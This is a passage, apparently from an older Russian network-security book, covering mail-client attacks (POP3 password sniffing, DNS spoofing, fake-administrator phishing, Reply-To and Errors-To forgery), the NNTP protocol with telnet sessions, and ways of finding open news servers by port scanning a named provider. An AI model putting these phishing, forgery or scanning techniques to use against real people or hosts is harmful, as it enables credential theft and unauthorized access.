Избежать такой печальной перспективы можно правильной настойкой сервера. Достаточно запретить отправку писем от нелокальных пользователей по нелокальным адресам или выполнять аутентификацию пользователя перед отправкой сообщения. Большинство существующих на сегодняшний день защит грамотный злоумышленник сможет обойти (проникнуть на сервер, используя другие лазы и изменить конфигурацию; проникнуть на один из компьютеров локальных пользователей и внедрить в него программу, рассылающую письма; наконец, самые опытные смогут фальсифицировать IP-адрес и выдать себя за локальных пользователей). Но подавляющее большинство спамеров не обладают надлежащей квалификацией, а те, кто ей обладают, как правило, не занимаются рассылкой. Поэтому, даже самые примитивные заслоны остановят спамера, который не атакует какой-то один конкретный узел, а ищет общедоступный сервер, открытый для массовой рассылки.

[229] Хм, а почему же не «Преграда для вирусов»?

Атака на почтового клиента

- В этой главе:
  - Похищение паролей у клиента
  - Фальсификация писем и социальная инженерия

Развитие электронной почты привело к резкому усложнению программного обеспечения. Современный почтовый клиент представляет собой очень сложную систему, поддерживающую несколько протоколов, способную отображать HTML и знающую множество разнообразных алгоритмов кодировки текста. Механизмам же защиты и качеству тестирования кода до сих пор не уделяется должного внимания, поэтому большинство пользователей электронной почты могут быть легко атакованы.

Наибольший интерес для злоумышленника представляет: похищение пароля (с целью доступа к корреспонденции жертвы), фальсификация сообщений и проникновение на компьютер жертвы (т.е. получение возможности выполнения на нем своего кода). Ниже каждая из этих атак будет детально рассмотрена.

Стремление подглядеть чужие письма возникает даже в тех случаях, когда эти письма заведомо не содержат ничего интересного. А если речь идет о корпоративной или деловой переписке, то простое желание узнать секрет ближнего своего превращается в настоящую охоту, часто называемую шпионажем.

Поэтому, на ***всех*** почтовых ящиках вист замок – требование ввести имя пользователя и пароль. В зависимости от загруженности сервера и пропускной способности канала аутентификация может занимать от долей секунды до нескольких секунд.

Если посчитать время, необходимое для подбора шестисимвольного пароля, состоящего только из заглавных латинских символов, то получится $0+1+26^2+26^3+26^4+26^5+26^6 = 321\ 272\ 407$ секунд или около 3 719 дней[230]. Срок, заведомо нереальный для взлома. Поэтому, злоумышленники практически никогда подбирают пароли. Вместо этого они пытаются похитить их у клиента.

Врезка «замечание»

На самом же деле, полученная оценка стойкости пароля неверна и завышена не на один порядок. Большинство почтовых серверов поддерживают возможность указания некоторой информации, наподобие даты своего рождения (или даты рождения своего хомячка), девичьей фамилии матери, которую и запрашивают у пользователя, забывшего пароль.

*Легко посчитать, что всевозможных дат даже в последнем столетии было всего-навсего порядка 386*100, т.е. порядка $4 * 10^4$. При скорости 1 попытка в секунду все варианты можно перебрать всего за 11 часов! А если откинуть заведомо ложные варианты, то значительно быстрее – ведь зачастую пользователем вводится не абсолютно случайная информация.*

Протокол POP3 разрабатывался в те незапамятные времена, когда никаких секретов в Internet не существовало, и защита электронных почтовых ящиков была столь же символичной, как и примитивные запоры, охраняющие ящики для бумажной почты. Никакой шифровки паролей предусмотрено не было, и они передавались по сети в открытом виде.

Позже появилась необязательная для реализации команда APOP, поддерживающая распространенную схему аутентификации «запрос-отклик» (подробнее о схеме запрос-отклик рассказывается в главе «Атака на Windows NT»), основанную на алгоритме MD5, но в силу некоторых причин, массового распространения она не получила, и даже сегодня многие клиенты поддерживают ***только*** открытые пароли.

Поэтому, вся атака сводится к перехвату пароля в незашифрованном виде передаваемого по сети. В Ethernet-сетях это реализуется изучением всех, проходящих через адаптер злоумышленника, пакетов, а в Internet прибегают к «подмятию» DNS-сервера. Если в настойках клиента пользователь указал не цифровой IP адрес сервера, а его доменное имя, то клиент будет вынужден обратиться к DNS с соответствующим запросом. Злоумышленник же может, закидывая клиента ворохом ложных DNS-ответов, ввести жертву в заблуждение и тогда

[230] Исходя из скорости 1 пароль в секунду

соединение будет установлено не с почтовым сервером, а с компьютером злоумышленника и туда же будет передан и пароль!

Защититься от такой атаки можно использованием шифрованных паролей (если клиент и сервер пользователя поддерживают такой сервис), либо же прописыванием IP-адреса почтового сервера в настойках клиента.

Но существует и другой способ похищения пароля – попросить его у владельца. Злоумышленник может послать фальшивое письмо от имени администратора системы, сообщающее, например, об учащении подбора паролей и предложении сменить свой старый пароль, на новый, значительно более длинный. Естественно, от жертвы требуют сообщить не только «новый», но и текущий пароль! Подобная схема активно используется злоумышленниками, похищающими и пароли на почтовые ящики, и пароли для входа в Internet, и номера пластиковых карт, и другую конфиденциальную информацию.

Жертвы до сих пор остаются необычайно доверчивыми, но все же постепенно начинают присматриваться к адресам отправителей. Скажем, если письмо пришло с VasiaPupkin@hotmail.com, то обман, скорее всего, удастся разоблачить и на такую удочку уже не попадается никто, ну практически никто.

Поэтому, представляет интерес рассмотреть, как злоумышленники ухитряются фальсифицировать адреса отправителей, получая при этом ответы. Технически ничего не стоит отправить письмо от имени admin@provider.com, но ведь и ответ получит admin, а не Вася Пупкин!

Самое простое, что используют злоумышленники: указывают в поле “Reply-To” адрес, отличный от адреса отправителя. Если жертва не обратит на это обстоятельство внимание[231], то она окажется введена в заблуждение и вполне способна сообщить требуемую информацию. Но это слишком известный примем, представляющий сегодня не более чем исторический интерес.

А вот о чем действительно знает не каждый пользователь: если получатель не существует, то письмо возвращается либо отправителю, либо пересылается на адрес, указанный в поле “Errors-To:”. Злоумышленник выбирает правдоподобный, но в действительности ***не существующий*** адрес (скажем, root@provider.com), а в поле “Errors-To” указывает свой почтовый адрес (желательно, не бросающийся в глаза).

Несмотря на всю свою наивность, такие способы достаточно эффективны, а доверчивости жертв не видно конца. Однако, корпоративного клиента, в отличие от домашнего пользователя, обмануть не так-то легко. Но у злоумышленника есть и другая возможность получить доступ к интересующей его информации – проникнуть на компьютер жертвы! Ошибки реализации почтовых клиентов очень часто позволяют сделать это без особого труда.

Протокол NNTP

- В этой главе:
  - Краткая история возникновения NNTP
  - Организация конференций
  - Синхронизация сообщений
  - Чтение сообщений
  - Указатель на текущее сообщение и его перемещение
  - Создание новых сообщений
  - Обязательные и необязательные поля заголовка

Другим видом сетевого общения (помимо почты) являются «ньюсы» - конференции, предназначенные для открытой переписки и свободного обмена информацией. В отличие от электронной почты, каждое сообщение доставляется группе лиц, хотя может адресоваться и какому-то одному конкретному человеку.

Врезка «информация»

***USENET**: /yoos'net/ or /yooz'net/ [from `Users' Network'] n. A distributed {bboard} (bulletin board) system supported mainly by UNIX machines. Originally implemented in 1979--1980 by Steve Bellovin, Jim Ellis, Tom Truscott, and Steve Daniel at Duke University, it has swiftly grown to become international in scope and is now probably the largest*

[231] А что бы обратить внимание, надо как минимум изучить заголовок – почтовые клиенты не всегда уведомляют кому они отправляют письмо

decentralized information utility in existence. As of early 1993, it hosts well over 1200 {newsgroup}s and an average of 40 megabytes (the equivalent of several thousand paper pages) of new technical articles, news, discussion, chatter, and {flamage} every day.

***USENET** [от 'User' Network'], сущ. Распределенная система 'электронных досок объявлений' (смотри bboard), поддерживая в основном машинами под управлением UNIX. Первые шаги в этом направлении были сделаны в 1979 – 80 годах Стивом Белловин, Джимом Эллисом, Томом Траскоттом и Стривом Даниэлем в Университете Дьюка, но вскоре система выросла до невероятных размеров и стала международной. Возможно на сегодняшний день (1993 год) это самая большая децентрализованная информационная система во всем мире, поддерживающая около 1200 телеконференций (смотри newsgroup), и ежедневный трафик USENET [новые статьи по технике, дискуссии, новости, болтовня и ругань (смотри flamage)] в среднем составляет около 40 мегабайт, что в напечатанном виде составит ~20 000 страниц.*

(Выдержка из «Словаря Жаргона» Эрика Раймонда)

Теоретически конференцию можно организовать и на базе POP3 и SMTP протоколов, но при этом возникнет множество технических проблем, решение которых разумнее возложить на отдельный протокол.

*Врезка «информация» **

*Любопытно, но длительное время адрес all@zmail.ru был предназначен для рассылки сообщений **всем** абонентам этой почтовой системы. Дырка впервые была использована «доброжелателями» в Новогоднюю Ночь, поздравивших окружающих с этим «замечательным» праздником. В ответ посыпались оскорбления, и стихийно возникло некое подобие конференции, конец которой был положен администраторами сервера. А жаль…*

*Врезка «информация» **

На заре развития Internet, когда преобладали операционные системы UNIX, для организации конференций (да, впрочем, и электронной почты) часто использовался протокол UUCP (UNIX to UNIX Copy). Местами он чудом сохранился до сих пор, но большинство узлов перешло на более шустрый и гибкий NNTP протокол.

Таким протоколом стал NNTP (*Network News Transport Protocol*), представляющий собой нечто промежуточное между IMAP4 и POP3 протоколами. Независимо от организации групп новостей, все они связаны в единую иерархическую структуру. Образно можно уподобить конференции дереву папок, а сообщения – хранящихся в них файлам. Фактически можно рассматривать каждую группу новостей, как папку IMAP4, со своими собственными атрибутами.

Однако протокол NNTP содержит много нововведений, не встречавшихся ранее в почтовых системах. Одна из решаемых им проблем – обеспечение синхронизации сообщений. Тысячи NNTP-серверов, порой даже не подозревающих о существовании друг друга, должны иметь идентичное содержимое. На какой бы из них не поступило новое сообщение, оно должно быть разослано всем остальным серверам.

Здесь не будет приводиться подробное описание используемых алгоритмов синхронизации. Не то, чтобы они были слишком сложны для понимания, но механизмы взаимодействия NNTP-серверов скрыты от пользователя и существуют далеко не в единственном варианте – от тривиальной рассылки, до самоорганизующейся распределенной базы данных.

Врезка «для начинающих»

*Бесплатных news-серверов много, но **хороших** среди них очень мало. Чаще всего конференции открыты только на чтение. Посылка сообщений (если даже она и разрешена) обычно никуда не уходит дальше этого сервера. Поэтому ничего не остается, кроме как воспользоваться услугами, предоставляемыми собственным Internet-провайдером.*

К счастью, существует масса специальных программ для поиска общедоступных NNTP-серверов. Неплохо себя зарекомендовал "New Hunter"

(http://www.slip.net/~rain/nh/) механизм работы которой будет рассмотрен в «дополнении».

Для подключения к NNTP-серверу необходимо установить с ним TCP-соединение по *сто девятнадцатому* порту.




Рисунок 012 Подключение к NNTP-серверу

Если соединение установлено успешно, через секунду на экране telnet-клиента должно появится приглашение приблизительного вида:

- **201** news.rnd.runnet.ru InterNetNews NNRP server INN 2.2 21-Jan-1999 ready (**no posting**).

Код ответа 201 (в тексте он выделен жирным шрифтом) обозначает, что сервер не позволяет клиенту создавать новые сообщения (иными словами *постинг*[232] запрещен). В том случае, когда постинг разрешен, сервер возвращает код 200 и строку наподобие «posting ok».

Врезка «замечание»

Полное описание кодов возврата содержится в RFC-977, и поэтому не приводится в данной книге.

Список доступных конференций можно получить с помощью команды “LIST”. При медленном соединении эта операция может занять продолжительное время, поскольку количество конференций обычно очень велико. Поэтому ниже приводится лишь фрагмент ответа сервера:

- *LIST*
- 215 Newsgroups in form "group high low flags".
- control 0004971978 0004971979 n
- junk 0000000001 0000000002 n
- test 0000010149 0000010150 y
- a.bsu.programming 0000000718 0000000715 y
- a.bsu.religion 0000009622 0000009613 y
- a.bsu.talk 0000000190 0000000184 y
- aaa.inu-chan 0000000000 0000000001 m
- ab.arnet 0000000045 0000000046 m
- ab.general 0000001678 0000001677 y
- akr.internet 0000000379 0000000375 y
- ...

Пара чисел, следующих за именем группы, указывает номера первого и последнего из доступных сообщений.

[232] От английского posting - посылка

*Врезка «для начинающих» **

Ограниченные дисковые ресурсы сервера не позволяют ему сохранять все сообщения. По истечении некоторого промежутка времени (варьирующегося зависимости от настройки от недели до месяца) старая корреспонденция удаляется. Предполагается, что подписчики регулярно посещают сервер, и все необходимое сохраняют на своем локальном компьютере.

Конечно, это чрезвычайно неудобное решение доставляет много хлопот пользователям и засоряет их жесткие диски. Поэтому, в сети возникли специализированные сервера, занимающиеся архивированием всех (или избранных) конференций. Некоторые из них имеют развитую систему поиска, без которой было бы немыслимо ориентироваться в миллионах сообщений.

*Большой популярностью пользуется служба «Deja News» (*http://dejanews.com*), позволяющая не только читать, но отправлять сообщения в конференции.*

Флаг, расположенный в конце каждой строки, может принимать один из трех следующих значений: “y”, “n” и “m”. Значение “y” говорит о том, что создание новых сообщений в этой конференции разрешено; “n” запрещает такую операцию и “m” обозначает ***модерируемою*** конференцию.

Врезка «для начинающих»

В модерируемые конференции напрямую писать нельзя. Во избежание засорения трафика малоинформативными сообщениями необходимо переслать свое сообщение ведущему (модератору) группы, который по своему усмотрению может поместить его в конференции, а может и не поместить.

На самом же деле, как будет показано в следующей главе «Атака на NNTP-сервер», в большинстве случаев это ограничение можно с легкостью обойти.

Для чтения сообщений из группы ее необходимо предварительно выбрать командой “GROUP”, например, так:

- `GROUP akr.internet`
- `211 5 375 379 akr.internet`

Код 211 сигнализирует об успешном завершении операции (в случае отсутствия запрошенной группы возвращается код 411), за ним следует число хранящихся на сервере сообщений, с номерами первого и последнего из них.

Одним из способов чтения сообщений заключается в использовании команды “ARTICLE”, принимающей в качестве аргумента либо уникальный идентификатор “Message-Id”, либо порядковый номер сообщения.

Врезка «замечание»

Наряду с «ARTICLE» существуют команды «BODY» и «HEAD». Последняя из них возвращает заголовок сообщения; “BODY” – тело, а “ARTICLE”, эквивалентно HEAD+BODY.

Пример, приведенный ниже, демонстрирует получение сообщения, путем использование команды ARTICLE:

- `ARTICLE 375`
- `220 375 <t0pD4.358$HG1.11974@nnrp1.uunet.ca> article`
- `From: "Chris Robins" <crobins@hotmail.com>`
- `Newsgroups: akr.internet,alt.best.of.internet,alt.community.local-money,alt.comp`
- `References: <01bf95ce$af112040$LocalHost@lislen>`
- `Subject: Easy Money!`
- `X-Priority: 3`
- `X-MSMail-Priority: Normal`
- `X-Newsreader: Microsoft Outlook Express 5.00.2919.6600`
- `Message-ID: <t0pD4.358$HG1.11974@nnrp1.uunet.ca>`
- `Date: Sun, 26 Mar 2000 09:21:28 -0500`
- `NNTP-Posting-Host: 209.47.93.156`
- `X-Trace: nnrp1.uunet.ca 954080409 209.47.93.156 (Sun, 26 Mar 2000 09:20:09 EST)`

- NNTP-Posting-Date: Sun, 26 Mar 2000 09:20:09 EST
- Xref: news.rnd.runnet.ru akr.internet:375
-
- Interested in learning about how you could ear money just for being online,
- then go to my website at:
- http://www.makemoney.f2s.com/makemoney.htm
-
- If you don't believe me then view my checks at:
- http://www.makemoney.f2s.com/checks.htm
- .

Если вызвать команду “ARTICLE” без аргументов, она вернет текущее сообщение. Две команды, “NEXT” и “LAST” служат для перемещения маркера текущего сообщения на одну позицию вперед и назад соответственно. Поэтому, можно не задумываться о номерах сообщений и читать их последовательно одно за другим, пока не надоест.

Например, так:

- *NEXT*
- 223 **376** <tmtD4.423$HG1.13664@nnrp1.uunet.ca> Article retrieved; request text separately.

Команда NEXT на единицу увеличила номер текущего сообщения. Но как быть, если хочется прыгнуть сразу в середину списка? Не вызывать же ради этого “NEXT” бесчисленное множество раз?! Конечно же, нет! Достаточно воспользоваться командой “STAT”, перемещающий указатель на любую произвольную позицию.

Следующий эксперимент демонстрирует создание нового сообщения. Для этого потребуется сервер, разрешающий постинг хотя бы в одну конференцию. Лучше всего воспользоваться специально созданной для подобных целей группой, наподобие “test”.

Простейший способ создания сообщения заключается в использовании команды «POST», вызываемой без аргументов. Например:

- *Post*
- 340 Ok

Сервер ожидает текста сообщения, завершаемого (как и в протоколе POP3), последовательностью «<CRLF>.<CRLF>»[233]. Первыми идут поля заголовка[234], которые делятся на обязательные и на необязательные.

К обязательным полям относятся:

- newsgroups : одна (или больше) имен групп, куда должно быть отправлено сообщение
- from :адрес отправителя сообщения
- subject :тема сообщения

Если хотя бы одно обязательное поле отсутствует, сервер возвращает ошибку и блокирует отправление.

Например:

- *post*
- 340 Ok
- *from:<kpnc>*
- *Subject:hello*
-
- *hello*
- *.*
- **441 Required "Newsgroups" header is missing**

После добавления недостающего поля повторная операция отправки сообщения должна завершиться успешно.

---

[233] То есть \r\n.\r\n

[234] Тело сообщение от заголовка отделяется одной пустой строкой

- *post*
- 340 Ok
- ***newsgroups:test.test***
- *from:<kpnc@aport.ru>*
- *subject:helo*
-
- *Helo!*
- **.**
- **240 Article posted**

Сервер подтвердил успешность выполнения операции, но чтобы действительно убедиться в отправке сообщения, необходимо попробовать прочитать сообщение с сервера, например, следующим образом:

- *GROUP test.test*
- 211 1 121 121 test.test
- *ARTICLE*
- 220 121 <8bqntq$o2j$4@jumbo.demos.su> article
- Path: demos2!demos!dnews-server
- From: <kpnc@aport.ru>
- Newsgroups: test.test
- Subject: helo
- Date: 28 Mar 2000 16:51:06 GMT
- Lines: 1
- Message-ID: <8bqntq$o2j$4@jumbo.demos.su>
- NNTP-Posting-Host: **ppp-02.krintel.ru**
- X-Trace: jumbo.demos.su 954262266 24659 195.161.41.226 (28 Mar 2000 16:51:06 GMT
-)
- NNTP-Posting-Date: 28 Mar 2000 16:51:06 GMT
- Xref: demos2 test.test:121
-
- Helo!
- .

Выделенная жирным шрифтом строка содержит адрес отправителя сообщения, доступный для всеобщего обозрения. Любой из подписчиков конференции (количество которых порой доходит до десятков тысяч) может применить на обладателе этого адреса одну из многочисленных атакующих программ… О том как отправить сообщение и при этом суметь остаться анонимном рассказывается в главе «Атака на NNTP-сервер».

Врезка «замечание»

Подробное изложение протокола NNTP и связанных с ним вопросов находится в технической документации RFC-1036, RFC-850 и RFC-977.

Врезка «для начинающих»

Большинство реализаций NNTP протокола поддерживают команду "HELP", выводящую список доступных команд и иногда подробности использования каждой из них.

Команда "quit" завершает сеанс работы с сервером и разрывает соединение. Например, так:

- *Quit*
- 205 .

Дополнение. Поиск общедоступных NNTP-серверов

- В этой главе:
  - Сканирование портов
  - Поиск серверов, путем изучения заголовков сообщений
  - Описание программы News Hunter

Среди сотен тысяч узлов сети существует огромное количество общедоступных серверов, явно или неявно предоставляющих пользователям те или иные ресурсы. Мелкие корпорации, научные и исследовательские учреждения обычно не склонны обременять свои NNTP-сервера защитой и порой их ресурсами могут безболезненно пользоваться все остальные узлы сети…

Врезка «для начинающих»

Случайно натолкнутся на общедоступный NNTP-сервер маловероятно, а найти его с помощью служб, наподобие «Апорта» или «Altavista» очень трудно. Запрос "NNTP + free" выдаст длинный список бывших когда-то бесплатными серверов, большинство из которых уже успели прекратить свое существование или сменить политику и ограничить доступ.

Поэтому необходимо уметь самостоятельно искать необходимые ресурсы в сети. Но не проще ли обратится к специализированным сайтам, публикующим информацию подобного рода? Нет, и вот почему. Дело в том, что общедоступность большинства ресурсов связана с попустительствами администраторов. Но как только на сервер обрушивается толпа невесть откуда взявшихся пользователей, порядком напрягающих канал, политика безопасности быстро меняется и доступ закрывается. Напротив, единичные подключения, даже если и станут замечены администратором, вряд ли будут им пресекаться до тех пор, пока не станут ощутимо мешать.

Простейший способ поиска NNTP-серверов заключается в *сканирование портов*. Суть его заключается в следующем: выбирают некий (возможно взятый наугад) IP-адрес, например «195.161.42.149» и пытаются установить с ним TCP-соединение по сто девятнадцатому порту. Успешность операции указывает на наличие NNTP-сервера на данном узле. Если же сервер не отсутствует или не функционален, соединение установить не удастся. В случае успешно установленного соединения пытаются убедиться в бесплатности службы, иначе (сервер не установлен или не бесплатен) выбирают другой IP-адрес, и так до тех пор, пока не кончится терпение или не отыщется требуемый ресурс. Как правило, при сканировании IP адреса перебираются один за другим с убыванием или возрастанием на единицу за каждый шаг.

В зависимости от качества связи и загруженности тестируемого сервера, ответа на запрос о соединении можно ожидать от нескольких секунд до целой минуты! Поэтому, в лучшем случае скорость сканирования составит порядка шестидесяти – ста IP-адресов в минуту, а в худшем за это же время удастся проверить всего один из них.

Легко посчитать, сколько займет исследование даже небольшой подсети. В главе «Как устроен сканер портов»[235] рассказывается о некоторых способах, позволяющих ускорить процесс сканирования, но какие бы оптимизирующие алгоритмы не применялись, (например, попытки асинхронного соединения с несколькими узлами одновременно), эффективность такого подхода не может быть значительно увеличена в силу огромного числа существующих IP-адресов.

Сканирование пригодно для исследования локальных сети различных компаний, но найти с его помощью хороший NNTP-сервер в Internet очень трудно, поскольку таких серверов относительно немного, и все они достаточно равномерно распределены по пространству IP-адресов.

Врезка «информация»

Диапазон перебираемых адресов можно существенно сузить, если обратить внимание на тот замечательный факт, что все IP-адреса, принадлежащие одному провайдеру, обычно очень близки друг другу.

В следующем примере в качестве объекта сканирования[236] *выступает крупного поставщика сетевых услуг (в том числе и телеконференций)* ***Демос****, публичный web-сайт которого так называется* www.demos.su*, (IP-адрес равен 194.87.0.48*[237]*)*

[235] Смотри том 2

[236] Эдакой подопытной крыски с нежно-розовым хвостиком и словно нарисованным глазками-бусинками.

[237] Наверное, не стоит объяснять как узнать IP адрес по имени хоста?

Используя любой сканер, (например, «SuperScan», расположенный на страничке http://members.home.com/rkeir/software.html*) можно исследовать узкий диапазон адресов 194.87.0.1 – 194.87.0.254 всего лишь за десяток – другой минут.*

В результате этой операции обнаруживается, что Демос имеет множество промежуточных SMTP и NNTP серверов, открытых для прямого доступа! Например, таких как:

nntp://relay2.demos.su
nntp://news.ru[238]
nntp://jubo.demos.su
nntp://new2.demos.su
nntp://nntp.demos.su

Фрагмент протокола сканирования находится на диске под имением /LOG/demos/txt. Он типичен для крупного провайдера, имеющего в своем распоряжении десятки серверов.

Другой способ поиска бесплатных NNTP-серверов заключается в изучении заголовков сообщений, полученных с любого NNTP-сервера. В процессе путешествия по сети, сообщения проходят через один или несколько транзитных серверов, каждый из которых включает в заголовок свой адрес.

В определенном роде NNTP-сервер это гигантский почтовый ящик, заполненный корреспонденцией со всех сторон света. Среди транзитных серверов и серверов отправителя сообщения часто попадаются и такие, которые предоставляют бесплатный доступ всем пользователям.

Полный путь, проделанный сообщением, содержится в поле “Path”, а сервер отправителя в поле “NNTP-Posting Host”. В примере, приведенном ниже, показаны заголовки двух сообщений: (поля “Path” и “NNTP-Posting Host” выделены жирным шрифтом):

- **Path: news.medlux.ru!Melt.RU!carrier.kiev.ua!news.kharkiv.net!useua!not-for-mail**
- From: Nadezda Alexsandrovna <okline@email.itl.net.ua>
- Newsgroups: medlux.trade.optika
- Subject: I am looking for a permanent wholesale buyer of women's hair 30-60 cm long of all colours. Phone in Kharkov (0572)329639, 364556, fax 329763.
- Date: Thu, 6 Apr 2000 05:01:15 +0300
- Lines: 16
- Distribution: world
- Message-ID: <8cgr73bsl25@uanet.vostok.net>
- Reply-To: okline@email.itl.net.ua
- **NNTP-Posting-Host: ums.online.kharkov.com**
- NNTP-Posting-Date: 6 Apr 2000 02:02:11 GMT
- Xref: news.medlux.ru medlux.trade.optika:904

- From: a@b.c
- Subject: ammivit
- Reply-To: korzina@windoms.sitek.net
- Message-ID: <xjfEiY4l$GA.192@mailserver.corvis.ru>
- Newsgroups:ural.commerce
- Date: Mon, 27 Mar 2000 04:48:14 +0400
- Lines: 25
- **Path: news.medlux.ru!mailserver.corvis.ru**
- **NNTP-Posting-Host: t1-55.sitek.net 212.34.32.118**
- Xref: news.medlux.ru relcom.medicine.blood-service:2982

Поразительно, но эти два сообщения открывают семь восемь NNTP-серверов (и это еще не самый лучший результат)! Все они, перечислены ниже:

- nntp://news.medlux.ru (бесплатный)

[238] обратите внимание, что этот сервер бывает общедоступен лишь эпизодически

- nntp://Melt.RU (хост не найден)
- nntp://carrier.kiev.ua (бесплатный)
- nntp://news.kharkiv.net (приватный)
- nntp://ums.online.kharkov.com (хост не найден)
- nntp://mailserver.corvis.ru (бесплатный)
- nntp://t1-55.sitek.net (хост не найден)

И хотя часть узлов по непонятой причине не отвечает[239], результатами «улова» трудно оставаться недовольным. Анализом заголовков всего ***двух*** сообщений найдено ***три*** бесплатных сервера, разрешающих постинг.

А если проанализировать ***все*** сообщения, находящиеся на ***каждом*** из этих серверов, и все сообщения на каждом из вновь найденных серверов, подобным рекурсивным спуском можно найти едва ли не все NNTP-сервера, существующие в сети!


Узкое место такой операции – пропускная способность канала, соединяющего ищущего с Internet. Получать гигабайты сообщений через модемную линию нереально. Поэтому, эту задачу лучше переложить на плечи автономного скрипта, работающего на узле с быстрым каналом, или различными способами оптимизировать алгоритм (так, например, ни к чему получать от одного и того же адресата более одного сообщения, а количество уникальных отправителей в сети велико, но конечно)[240].

Впрочем, глубокое сканирование сети бессмысленно. Достаточно найти один (максимум два-три) быстрых и надежных NNTP-сервера, которые ввиду своей распространенности попадаются очень быстро.

На этом секреты поиска бесплатных NNTP-серверов заканчиваются. Конечно, описанные выше операции вручную выполнять было бы затруднительно, но они легко поддаются автоматизации и уже реализованы в десятках различных программ. Большой популярностью пользуется упомянутый выше «News Hunter 4.0» (http://www.slip.net/~rain/nh/). Помимо всего прочего он умеет стоить удобные отчеты и измерять скорость соединения с каждым узлом, - это помогает выбрать из них самый лучший.

К сожалению, даже последняя на момент написания книги, четвертая версия, не снабжена сканером IP-адресов и, по крайней мере, хотя бы один NTTP-сервер пользователь должен найти самостоятельно.

Для этого пригодиться методика, описанная в начале главы. Достаточно найти любой сервер, предоставляющий доступ хотя бы на чтение к одной-двум конференциям. Анализируя заголовки сообщений, «News Hunter» найдет все остальные.



[239] Что поделать, Украина….

[240] А вот количество сообщений бесконечно. Поскольку скорость получения сообщений уступает скорости их создания, получить все сообщения сети невозможно.

Рисунок 14 Результат работы News Hunter

Однако, используя найденный таким образом сервер, приходится всегда быть готовым к тому, что в любой момент политика администрирования может измениться, вследствие чего свободный доступ на некоторое время (или навсегда) закроют. Единственный способ этого избежать – пользоваться платными, надежными ресурсами.

Врезка «Информация» *

Весьма удобным сервисом является www.MailAndNews.com, позволяющий отправлять письма в конференции… прямо со своего почтового ящика. Помимо быстроты и надежности поддерживается протокол IMAP4, однако, предоставим слово владельцам сервера:

You can use this service to create a free e-mail account that will be accessible from any web browser, anywhere in the world. You will also have access to newsgroups and the ability to check your mail from any touch tone phone, plus a variety of wireless devices. MailandNews.com also works with other Internet e-mail clients, allowing you to access your new mailbox using Outlook Express, Netscape Messenger, Eudora, Pegasus Mail, or Infinite Technologies ExpressIT! 2000.

Атака на NNTP-сервер.

- В этой главе:
  - Как отправить анонимное сообщение?
  - Как обойти фильтрацию IP адресов?
  - Как отправить сообщение в конференцию с ведущим?
  - Как можно использовать управляющие сообщения?
  - Как получить контроль над удаленной машиной?

При описании NNTP-протокола упоминалось, что большинство серверов определяют IP-адрес отправителя сообщения и включают его в заголовок. Чем это чревато? Выставляя свои сетевые координаты на всеобщее обозрение, отправитель серьезно рискует, подвергнуться атаке со стороны злоумышленника, решившего испытать на нем новый *эксплоит*. Помимо этого, нетрудно установить какому провайдеру принадлежит тот или иной IP-адрес, и выяснить, по крайней мере, географическое происхождение отправителя сообщения. Отсюда уже рукой подать до установления личности жертвы. Грубо говоря, резкой критикой в адрес предмета чужого обожания, вы рискуете, однажды выйдя из подъезда, схлопотать по морде[241].

Поэтому, с точки зрения личной безопасности, IP-адрес лучше скрыть. Этого можно достичь, используя Proxy-сервер, или скрипт, исполняющийся на удаленном узле. В написании такого скрипта нет ничего сложного, – достаточно вспомнить команды NNTP-протокола и последовательно передать их серверу, через TCP-соединение. На языке Perl листинг не займет и десятка строк. Простейший пример находится на прилагаемом к книге диске, в файле "`/SRC/nntp_post.pl`". Он предназначен для запуска через браузер и должен быть помещен на любой сервер, поддерживающий CGI.

Результат работы скрипта показан ниже:

[241] Увы, это не грубое слово, а грубые нравы современной жизни…

